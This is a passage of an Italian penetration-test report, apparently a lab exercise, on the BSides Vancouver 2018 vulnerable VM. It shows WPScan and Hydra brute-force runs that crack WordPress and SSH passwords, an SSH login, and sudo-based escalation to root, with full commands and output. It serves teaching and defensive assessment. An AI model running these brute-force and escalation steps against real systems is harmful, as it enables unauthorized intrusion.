[+] Started: Wed Jan 28 12:44:20 2026
```

```
[!] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Jan 28 12:50:01 2026
[+] Requests Done: 2688
[+] Cached Requests: 5
[+] Data Sent: 1.396 MB
[+] Data Received: 1.792 MB
[+] Memory used: 296.27 MB
[+] Elapsed time: 00:05:40
```

E' stata portata a termine con successo la fase di **brute-forcing** mirata all'account **john**. L'attività ha permesso di identificare la password "**enigma**" in meno di sei minuti, confermando l'assenza di politiche di complessità delle credenziali.



L'autenticazione al CMS è stata verificata con successo inserendo le credenziali compromesse, **john** e **enigma**, nella pagina di login ufficiale. L'accesso ha permesso di raggiungere la dashboard amministrativa di **WordPress**, confermando il pieno controllo sul sito e validando definitivamente i risultati ottenuti dall'attacco **BruteForce**.



## 4.2 Porta 22 - SSH & Brute Force con Hydra

In seguito all'identificazione dei potenziali account di sistema, avvenuta grazie all'analisi dei file e delle directory accessibili tramite il servizio **FTP**, è stata eseguita una serie di tentativi di connessione manuale tramite protocollo **SSH** sulla porta **22** verso l'host target.

```
(kali㉿kali)-[~]
└─$ ssh john@172.20.10.11
john@172.20.10.11: Permission denied (publickey).

(kali㉿kali)-[~]
└─$ ssh abatchy@172.20.10.11
abatchy@172.20.10.11: Permission denied (publickey).

(kali㉿kali)-[~]
└─$ ssh anne@172.20.10.11
anne@172.20.10.11's password:

(kali㉿kali)-[~]
└─$ ssh mai@172.20.10.11
mai@172.20.10.11: Permission denied (publickey).

(kali㉿kali)-[~]
└─$ ssh doomguy@172.20.10.11
doomguy@172.20.10.11: Permission denied (publickey).
```

- Per gli utenti **abatchy**, **john**, **mai** e **doomguy**, il server ha restituito l'errore **Permission denied** (publickey), indicando che per tali account l'accesso è limitato esclusivamente a chi possiede una chiave **SSH** autorizzata.
- L'utente **anne** è risultato l'unico profilo per il quale il server ha richiesto esplicitamente l'immissione di una password. Questo indica che l'account **anne** non ha restrizioni basate solo su chiavi pubbliche, rappresentando un vettore di attacco per tentativi di **BruteForce**.

A questo punto, l'utilizzo di **Hydra** è una scelta ottimale per automatizzare il **BruteForce** sul servizio **SSH**, specialmente dopo aver isolato l'utente **anne** come l'unico che accetta l'autenticazione tramite password.

**Hydra** è uno dei tool più famosi e potenti per effettuare attacchi di brute-force o dictionary attack contro i servizi di login remoti.

Questo tool prende due input principali:

- Una lista di nomi utente (o un utente singolo, come **anne**)
- Una lista di password (come il file **rockyou.txt**).

Il comando necessario da lanciare l'attacco Brute Force con Hydra è il seguente: **hydra -l anne -P /usr/share/wordlists/rockyou.txt -t4 ssh://172.20.10.11**, in cui:

- **hydra** : avvia il programma
- **-l anne** : dice a Hydra di provare solo l'utente anne
- **-P /usr/share/wordlists/rockyou.txt** : carica la lista di password chiamata **rockyou.txt**
- **-t4** : imposta l'utilizzo di 4 password contemporaneamente per velocizzare l'esecuzione
- **ssh://172.20.10.11** : specifica il bersaglio e il protocollo

```
(kali㉿kali)-[~]  
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt -t4 ssh://172.20.10.11  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-28 15:45:57  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399)  
[DATA] attacking ssh://172.20.10.11:22/  
[22][ssh] host: 172.20.10.11 login: anne password: princess  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-28 15:46:13
```

Lo screenshot mostra che **Hydra** ha terminato con successo la sua scansione ed è riuscito ad individuare la password di anne, ovvero "**princess**".  
Ora è possibile accedere al servizio **SSH** con l'utente **anne**.

```
(kali㉿kali)-[~]  
$ ssh anne@172.20.10.11  
anne@172.20.10.11's password:  
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)  
  
* Documentation:  https://help.ubuntu.com/  
  
382 packages can be updated.  
275 updates are security updates.  
  
New release '14.04.5 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68  
anne@bsides2018:~$
```

## 4.3 Privilege Escalation

Dopo aver effettuato l'accesso al sistema, bisogna eseguire determinati passaggi per eseguire una Privilege Escalation ed acquisire i permessi di root.

```
anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$ sudo su -
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~#
```

Nello specifico, una volta dentro:

- con il comando **whoami**, viene restituito il nome dell'utente corrente
- con il comando **sudo -l**, vengono mostrati i permessi dell'utente. In questo caso, **(ALL : ALL) ALL**, indica che l'utente anne, è autorizzato ad eseguire qualsiasi comando come root
- con il comando **sudo su -**, l'utente passa a **root** e ottiene il controllo totale del sistema
- infine, con il comando **ls**, viene mostrato il contenuto della directory corrente. All'interno vi è un file chiamato **flag.txt**, il quale, una volta aperto, conferma il raggiungimento dell' obiettivo.

## 5. Conclusioni

In conclusione, l'attività di analisi condotta ha evidenziato una catena di compromissione critica che parte da un'applicazione WordPress vulnerabile per giungere al controllo totale del sistema operativo. Attraverso una fase preliminare di **Vulnerability Assessment**, è stata identificata la possibilità di forzare il servizio **SSH**, successivamente sfruttata durante il **Penetration Testing** mediante l'utilizzo del tool **Hydra**.

La debolezza delle credenziali dell'utente "anne" ha permesso di ottenere un accesso iniziale in pochi secondi, rivelando un'infrastruttura basata su una versione obsoleta di **Ubuntu 12.04**. Una volta all'interno, l'enumerazione dei privilegi locali ha permesso di individuare autorizzazioni eccessive concesse all'utente, che ne permettevano l'esecuzione di comandi con poteri amministrativi. Tale vulnerabilità è stata utilizzata per completare una **privilege escalation**, culminata nel passaggio allo stato di **root** e nel recupero della **flag finale**. Il progetto dimostra come l'assenza di aggiornamenti e una gestione troppo permissiva dei privilegi possano annullare ogni perimetro difensivo, rendendo necessaria una revisione delle policy di hardening del server.

## 6. Glossario

- **Target:** L'obiettivo dell'analisi, ovvero il sistema o la rete che si sta tentando di testare o penetrare.
- **BSides Vancouver 2018:** Nome della specifica macchina virtuale vulnerabile (Lab) utilizzata come bersaglio in questo progetto.
- **BlackBox PenTest:** Test di penetrazione eseguito senza alcuna conoscenza preventiva dell'infrastruttura interna da parte dell'attaccante.
- **Netdiscover:** Tool di ricognizione di rete utilizzato per individuare host attivi attraverso la scansione delle richieste ARP.
- **Nmap:** Il più diffuso strumento di network scanning, usato per identificare porte aperte, servizi e sistemi operativi di un target.
- **Vulnerability Assessment:** Processo di identificazione, quantificazione e prioritarizzazione delle vulnerabilità di un sistema.
- **Nessus:** Software di scansione automatizzata utilizzato per rilevare falle di sicurezza, bug e configurazioni errate.
- **CMS WordPress:** Il sistema di gestione dei contenuti più usato al mondo per creare siti web, spesso oggetto di analisi per plugin o temi obsoleti.
- **SSH:** Protocollo che permette di accedere in modo remoto e criptato alla riga di comando di un altro computer.
- **Exploitation:** La fase in cui si sfrutta concretamente una vulnerabilità identificata per ottenere accesso a una risorsa o eseguire codice.
- **Hydra:** Potente tool di login-cracker che supporta numerosi protocolli, utilizzato per testare la robustezza delle password.
- **BruteForce:** Tecnica di attacco che consiste nel provare tutte le combinazioni possibili di login e password fino a trovare quella corretta.
- **Privilege Escalation:** L'azione di sfruttare bug o errori di configurazione per ottenere permessi superiori (es. passare da utente semplice ad amministratore).
- **Root:** L'account utente con i massimi privilegi nei sistemi operativi Linux/Unix, capace di eseguire qualsiasi azione sul sistema.
- **Host:** Qualsiasi dispositivo collegato a una rete informatica (computer, server, stampante) identificato da un indirizzo IP.
- **IP:** Indirizzo numerico univoco assegnato a ogni dispositivo collegato a una rete che utilizza il protocollo IP.

- **Sudo:** Comando nei sistemi Unix/Linux che permette agli utenti di eseguire programmi con i privilegi di sicurezza di un altro utente (solitamente root).
- **MAC Address:** Indirizzo fisico univoco assegnato dal produttore a ogni scheda di rete.
- **CVSS:** Standard internazionale per valutare la gravità delle vulnerabilità informatiche tramite un punteggio da 0 a 10.
- **Dirb:** Tool di "web content scanner" che cerca directory e file nascosti su un server web tramite una lista predefinita.
- **WPScan:** Scanner di sicurezza specializzato per WordPress, usato per trovare vulnerabilità nel core, nei plugin e nei temi.

Roma, 29/01/2026

Riccardo Ricci